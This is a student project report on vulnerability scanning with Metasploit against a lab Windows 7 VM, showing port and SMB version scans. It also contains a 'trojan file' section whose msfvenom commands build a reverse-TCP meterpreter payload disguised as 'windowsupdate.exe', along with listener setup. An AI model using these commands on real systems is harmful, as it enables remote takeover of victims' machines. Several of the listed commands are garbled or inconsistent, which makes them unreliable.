

Project Report On

VULNERABILITY SCANNING USING METASPLOIT

SUBMITTED BY:

A. GANESH	21785A0501
G. JAYASREE	21785A0508
P. KIRANMAI	21785A0518
P. MADHU KIRAN	21785A0519
S. SUJATHA BAI	21785A0524
T. HEMA	20781A05E1
G. BHANU MITHA	20BG1A0412

Table of content

Chapters	Description	Page no.
	Abstract	i
1	INTRODUCTION	1 – 5
1.1	Introduction	1
1.2	Problem Statement	2
1.3	Project Objective	2
1.4	Project Scope	3
1.5	Project Limitation	4
2	SOLUTIONS PROPOSED	6 – 17
3	SYSTEM REQUIREMENTS	18 - 19
3.1	Hardware Requirements	18
3.2	Software Requirements	19
4	RESULTS & DISCUSSIONS	20 – 22
5	CONSLUSION & REFERENCE	23 – 24
5.1	Conclusion	23
5.2	Reference	24

ABSTRACT

In today's ever-evolving digital landscape, the importance of robust cybersecurity measures cannot be overstated. With cyber threats becoming increasingly sophisticated, organizations must proactively identify and address vulnerabilities in their systems and networks to mitigate the risk of security breaches and data compromises. Vulnerability scanning emerges as a fundamental practice in this endeavour, enabling the systematic identification of weaknesses that malicious actors could exploit. This project aims to leverage the powerful capabilities of Metasploit, a leading penetration testing framework, to conduct comprehensive vulnerability scans. Through a structured and methodical approach, our project seeks to empower organizations to bolster their cybersecurity defences by identifying and remediating vulnerabilities before they can be exploited. The project will begin with an in-depth exploration of vulnerability scanning concepts and methodologies, providing a solid foundation for understanding the significance of this practice in modern cybersecurity operations. We will then delve into the practical implementation of vulnerability scanning using Metasploit, utilizing its extensive array of modules and tools to identify potential weaknesses in target systems and networks.

Key objectives of the project include:

1. Understanding the importance of vulnerability scanning in proactive cybersecurity risk management.
2. Exploring the features and capabilities of Metasploit as a comprehensive vulnerability scanning tool.
3. Conducting vulnerability scans on target systems and networks using Metasploit, focusing on both internal and external assets.
4. Analysing scan results to prioritize vulnerabilities based on severity and potential impact.
5. Recommending remediation strategies and best practices to address identified vulnerabilities effectively.
6. Documenting findings and recommendations in a comprehensive report to facilitate informed decision-making and ongoing security enhancement efforts.

CHAPTER 1

INTRODUCTION

1.1 INTRODUCTION

In today's interconnected world, where digital assets are the lifeblood of organizations across industries, cybersecurity stands as a paramount concern. The rapid advancement of technology has not only brought unprecedented opportunities but has also ushered in new challenges, particularly in safeguarding sensitive information against an evolving landscape of cyber threats. In this context, vulnerability scanning emerges as a critical practice for proactive risk management, enabling organizations to identify and address potential weaknesses in their systems and networks before they can be exploited by malicious actors.

This documentation serves as a comprehensive guide to a project centered around vulnerability scanning using Metasploit—a leading penetration testing framework renowned for its versatility and effectiveness in identifying security vulnerabilities. By harnessing the capabilities of Metasploit, this project endeavours to equip organizations with the tools and knowledge necessary to fortify their cybersecurity defenses and mitigate the risk of data breaches and compromises.



Throughout this documentation, we will embark on a journey to explore the intricacies of vulnerability scanning, understand the fundamental concepts underpinning this practice, and delve into the practical implementation using Metasploit. From conceptual foundations to hands-on demonstrations, each section of this documentation is meticulously crafted to provide a holistic understanding of vulnerability scanning and its role in bolstering cybersecurity resilience.

Metasploit is an open-source penetration testing platform with which you can find, exploit, and confirm vulnerabilities. The purpose of the platform is to collect various information about known weaknesses and to make this information available to security administrators and developers. An exploit executes a sequence of commands that target a specific vulnerability found in system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits. Metasploit Pro offers auto exploits and manual exploits. Metasploit is a framework within Kali to run attacks for checking and finding vulnerabilities on other systems. Its used for security and penetration testing.

1.2 Problem Statement:

The proliferation of cyber threats poses a significant risk to organizations, necessitating proactive measures to identify and address vulnerabilities in their digital infrastructure. However, many organizations struggle with the complexities of vulnerability scanning, hindering their ability to effectively mitigate risks. This project aims to leverage Metasploit to provide organizations with a straightforward and efficient solution for vulnerability scanning, empowering them to fortify their cybersecurity defenses and safeguard against potential breaches and attacks. Through a structured approach, this project seeks to streamline the vulnerability management process, enabling organizations to identify, prioritize, and remediate vulnerabilities with ease and precision.

1.3 Project Overview:

This project focuses on leveraging Metasploit, a powerful penetration testing framework, to conduct comprehensive vulnerability scans. By utilizing Metasploit's robust capabilities, organizations can identify potential weaknesses in their digital infrastructure and take proactive measures to fortify their cybersecurity defenses.

Key Objectives:

1. Utilize Metasploit for vulnerability scanning to identify potential weaknesses in systems and networks.
2. Prioritize vulnerabilities based on severity and potential impact.
3. Recommend remediation strategies to address identified vulnerabilities effectively.

4. Document findings and recommendations in a comprehensive report to facilitate informed decision-making.

1.4 PROJECT OBJECTIVE:

The primary objective of the project is to conduct comprehensive vulnerability scanning utilizing the Metasploit framework. The project aims to identify and assess potential security weaknesses within target systems, networks, and applications. By leveraging the capabilities of Metasploit, the project seeks to:

- **Identify Vulnerabilities:** Utilize Metasploit's extensive database of exploits and payloads to identify known vulnerabilities within the target environment.
- **Assess Risk:** Evaluate the severity and potential impact of discovered vulnerabilities on the security posture of the target systems and networks.
- **Prioritize Remediation:** Prioritize remediation efforts based on the criticality of identified vulnerabilities and their potential impact on business operations and data security.
- **Enhance Security Posture:** Provide actionable insights and recommendations to mitigate identified vulnerabilities and strengthen the overall security posture of the organization.
- **Compliance and Reporting:** Generate comprehensive reports documenting the findings of the vulnerability scanning process, including detailed descriptions of identified vulnerabilities, risk assessments, and recommendations for remediation. Ensure compliance with relevant industry standards and regulations.
- **Continuous Improvement:** Establish a framework for ongoing vulnerability scanning and monitoring to proactively identify and address emerging threats and vulnerabilities, thereby enhancing the resilience of the organization's cybersecurity defenses.

```
root@Mr-X:~# nc 192.168.20.134 80
get
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

  metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

1.5 Scope of the project:

1. Conduct vulnerability scanning using Metasploit on target systems and networks to identify potential weaknesses.
2. Focus on both internal and external assets to ensure comprehensive coverage of the digital infrastructure.
3. Prioritize identified vulnerabilities based on severity and potential impact on the organization's security posture.
4. Provide recommendations for remediation strategies to address the identified vulnerabilities effectively.
5. Document findings and recommendations in a comprehensive report to facilitate informed decision-making and ongoing cybersecurity efforts.

1.6 Limitations of the project :

1. Dependency on Metasploit: The project relies heavily on the functionality and capabilities of Metasploit for vulnerability scanning, limiting its applicability to environments where Metasploit is the preferred or available tool.
2. Scope Constraints: While the project aims to conduct comprehensive vulnerability scanning, it may not cover all possible vulnerabilities or scenarios, as new vulnerabilities emerge continuously, and the project's scope may not encompass every potential threat vector.
3. False Positives/Negatives: Like any vulnerability scanning tool, Metasploit may produce false positives (identifying vulnerabilities that do not exist) or false negatives (failing to detect actual vulnerabilities), impacting the accuracy and reliability of the scan results.

4. Resource Intensiveness: Conducting vulnerability scanning, especially on large-scale networks, may require significant computational resources and time. This could be a limitation for organizations with limited hardware resources or tight timelines.
5. Legal and Ethical Considerations: Vulnerability scanning involves probing systems for weaknesses, which could potentially disrupt normal operations or trigger security alerts. It's essential to conduct scans ethically and legally, with proper authorization, to avoid unintended consequences or legal ramifications.

CHAPTER 2

SOLUTIONS PROPOSED

INTRODUCTION:

Metasploit is an open-source penetration testing platform with which you can find, exploit, and confirm vulnerabilities. The purpose of the platform is to collect various information about known weaknesses and to make this information available to security administrators and developers. An exploit executes a sequence of commands that target a specific vulnerability found in system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits. Metasploit Pro offers auto exploits and manual exploits. Metasploit is a framework within Kali to run attacks for checking and finding vulnerabilities on other systems. Its used for security and penetration testing.

METASPLOIT HISTORY:

Metasploit was created by H. D. Moore in 2003 as a portable network tool using Perl. Metasploit 3.0 began to include fuzzing tools, used to discover software vulnerabilities, rather than just exploits for known bugs. This avenue can be seen with the integration of the lorcon wireless (802.11) toolset into Metasploit 3.0 in November 2006. By 2007, the Metasploit Framework had been completely rewritten in ruby. On October 21, 2009, the Metasploit Project announced that it had been acquired by Rapid7, a security company that provides unified vulnerability management solutions. Metasploit 4.0 was released in August 2011

USING METASPLOIT:

The basic concept you need to use in order to know how to use Metasploit is pretty easy when you have used the tool a few times and is as follows:

- Run msfconsole in your terminal
- Identify a remote host and add to the metasploit database
- Identify a vulnerability in the remote host that you wish to exploit
- Configure the payload to exploit the vulnerability in the remote host – Execute the payload against the remote host

COMMANDS USED:

- msfconsole

- ipconfig
- search portscan
- use auxiliary/scanner/portscan/tcp
- set RHOSTS
- set PORTS
- Search auxiliary/scanner/smb
- use auxiliary/scanner/smb/smb_version
- run
- msf venom
- --help msfvenom-p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -t exe-o payload.exe
- use multi/handler/setpayload windows/meterpreter/reverse_tcp
- show options
- set lhost 127.0.0.1 exploit ** open win 7 search -> 127.0.0.1/download
- Sysinfo help pwd

VULNERABILITY SCANNING USING METASPLOIT

- First open the root terminal and then start Metasploit framework in Linux by using the command “**msfconsole**”.

```

File Machine View Input Devices Help
msf6 > search scanner

```

- To know the IP address of the system we can use the following commands:
 1. For windows open command prompt and use command “**ipconfig**”.
 2. For Linux open terminal and use command “**ifconfig**”.

Then note the target IP address

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\virtual7>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2409:40f0:1046:5c37:f1d5:c940:643:f657
    Temporary IPv6 Address. . . . . : 2409:40f0:1046:5c37:5001:9c0c:48fd:879
    Link-local IPv6 Address . . . . . : fe80::f1d5:c940:643:f657%11
    IPv4 Address. . . . . : 192.168.110.89
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::6cda:4dff:fe9c:f549%11
                                192.168.110.92

Tunnel adapter isatap.{D8155EC4-0221-4001-B833-313DB84171BE}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\virtual7>
  
```

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


File Actions Edit View Help
(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.110.109 netmask 255.255.255.0 broadcast 192.168.110.255
    inet6 fe80::3bb5:b59c:2188:319 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 165 bytes 21693 (21.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 3034 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

In our case, ours target is windows-7 machine. Target IP address is 192.168.110.89.

- Using search command to search and find modules using specific keywords.
 - “**search portscan**” this command finds all the modules with

keyword included portscan in it from the Metasploit framework.



```
File Machine View Input Devices Help
msf6 > search portscan

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -
0  auxiliary/scanner/portscan/ftpbounce     normal          No
FTP Bounce Port Scanner
1  auxiliary/scanner/natmpmp/natmpmp_portscan normal          No
NAT-PMP External Port Scanner
2  auxiliary/scanner/sap/sap_router_portscanner normal          No
SAPRouter Port Scanner
3  auxiliary/scanner/portscan/xmas           normal          No
TCP "XMas" Port Scanner
4  auxiliary/scanner/portscan/ack            normal          No
TCP ACK Firewall Scanner
5  auxiliary/scanner/portscan/tcp            normal          No
TCP Port Scanner
6  auxiliary/scanner/portscan/syn            normal          No
TCP SYN Port Scanner
7  auxiliary/scanner/http/wordpress_pingback_access normal          No
Wordpress Pingback Locator
```

- We can use the required modules from the list with the help of “**use**” command .
- Example – “ **use auxiliary/scanner/portscan/tcp** “.
- When we select an exploit using the use command, we can use the “**info**” command to get information like available target author, name, platform, and a lot more.

```
File Machine View Input Devices Help
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > info

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
kris katterjohn <katterjohn@gmail.com>

Check supported:
No

Basic options:


| Name        | Current Setting | Required | Description                                                                                                                                                                                         |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                                                                                                                                    |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                                                                                                                                          |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.                                                                                                                      |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                                                                                                                                               |
| RHOSTS      |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                                                                                                                                          |



Description:
Enumerate open TCP services by performing a full TCP connect on each port.
This does not need administrative privileges on the source machine, which may be useful if pivoting.

View the full module info with the info -d command.
```


- Setting RHOSTS using target IP address
- Then setting PORTS to store the recorded or executed information to review again.

```
File Machine View Input Devices Help
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.110.89
RHOSTS => 192.168.110.89
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1024
PORTS => 1-1024
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.110.89: - 192.168.110.89:135 - TCP OPEN
[+] 192.168.110.89: - 192.168.110.89:139 - TCP OPEN
[+] 192.168.110.89: - 192.168.110.89:445 - TCP OPEN
[*] 192.168.110.89: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Now using Server Message Block(smb) which is a windows based file sharing services to scan the vulnerabilities by searching for the smb scanner module with the help of the command –

“ **Search auxiliary/scanner/smb** “



The screenshot shows a Metasploit terminal window. The command prompt is `msf6 auxiliary(scanner/portscan/tcp) > search auxiliary/scanner/smb`. The output displays a list of matching modules with their names, descriptions, disclosure dates, ranks, check status, and dependencies.

#	Name	Description	Disclosure Date	Rank	Check	De
0	auxiliary/scanner/smb/impacket/dcomexec		2018-03-19	normal	No	DC
1	auxiliary/scanner/smb/impacket/secretsdump			normal	No	DC
2	auxiliary/scanner/smb/smb_ms17_010			normal	No	MS
3	auxiliary/scanner/smb/psexec_loggedin_users			normal	No	Mi
4	auxiliary/scanner/smb/smb_enumusers_domain			normal	No	SM
5	auxiliary/scanner/smb/smb_enum_gpp			normal	No	SM
6	auxiliary/scanner/smb/smb_login			normal	No	SM
7	auxiliary/scanner/smb/smb_lookupsid			normal	No	SM
8	auxiliary/scanner/smb/pipe_auditor			normal	No	SM
9	auxiliary/scanner/smb/pipe_dcerpc_auditor			normal	No	SM
10	auxiliary/scanner/smb/smb_enumshares			normal	No	SM
11	auxiliary/scanner/smb/smb_enumusers			normal	No	SM
12	auxiliary/scanner/smb/smb_version			normal	No	SM
13	auxiliary/scanner/smb/smb_uninit_cred			normal	Yes	Sa
14	auxiliary/scanner/smb/impacket/wmiexec		2018-03-19	normal	No	WM

It gives a list of all the available smb scanner modules from metasploit framework.

- Here we use the smb_version module using the command – “**use auxiliary/scanner/smb/smb_version**“
- Setting the Target Ip address using “ **RHOSTS 192.168.110.89**”.
- Executing the module using “ **run** ” command.

```
File Machine View Input Devices Help
[Icons] | 1 2 3 4 | [Icons]

File Actions Edit View Help
Check supported:
No

Basic options:


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |



Description:
Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.

View the full module info with the info -d command.

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > RHOSTS 192.168.110.89
[-] Unknown command: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.110.89
RHOSTS => 192.168.110.89
msf6 auxiliary(scanner/smb/smb_version) > run


[*] 192.168.110.89:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:5h 56m 46s) (guid:{7fa749ee-6834-4eb4-9622-1d62f6383ba0}) (authentication domain:VIRTUAL7-PC)Windows 7 Ultimate (build:7600) (name:VIRTUAL7-PC) (workgroup:WORKGROUP)
[+] 192.168.110.89:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:5h 56m 46s) (guid:{7fa749ee-6834-4eb4-9622-1d62f6383ba0}) (authentication domain:VIRTUAL7-PC)Windows 7 Ultimate (build:7600) (name:VIRTUAL7-PC) (workgroup:WORKGROUP)
[*] 192.168.110.89: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- By executing we found the info of the target system is using windows-7 Ultimate and its name:VIRTUAL7-PC.
- This information will be useful further to exploit using various other commands.

VULNERABILITY SCANNING USING TROJAN FILE WITH THE HELP OF METASPLOIT

- First open the root terminal in kali linux and run the command—


“ **msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.112 LPORT=4444 -o /root/Desktop/something32.exe** ”



```
File Machine View Input Devices Help
Applications Places Terminal Thu 11:33
root@osboxes: ~

File Edit View Search Terminal Help
root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.76.4 LPORT=4444 -o /root/Desktop/windowsupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/windowsupdate.exe
root@osboxes:~#
```

- run-- **msfconsole**



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Thu 11:40
root@osboxes: ~

File Edit View Search Terminal Help
root@osboxes:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.76.4 LPORT=4444 -o /root/Desktop/windowsupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/windowsupdate.exe
root@osboxes:~# msfconsole
[-] **Writing the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] ***

      .:ek000kdc'      'cdk000ke:
      .x0000000000000c      c000000000000x
      .00000000000000k,      k00000000000000:
      '000000000kkk00000: :00000000000000000'
      e00000000. .0000e0000l. .00000000e
      d0000000. .c00000c. .00000000x
      l0000000. ;d; .00000000l
      .0000000. .: .: .00000000.
      c0000000. .00c. 'e00. .0000000c
      e000000. .0000. :0000. .000000e
      l00000. .0000. :0000. .00000l
      ;0000' .0000. :0000. :0000;
      .d00e .0000eccc0000. x00d.
      ,k0l .000000000000. .d0k.
      ;kk; .000000000000. c0k;
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      .d0d,
      .
      = [ metasploit v5.0.41-dev ]
+ -- ==[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]
+ -- ==[ 4 evasion ]
msf5 >
```



```

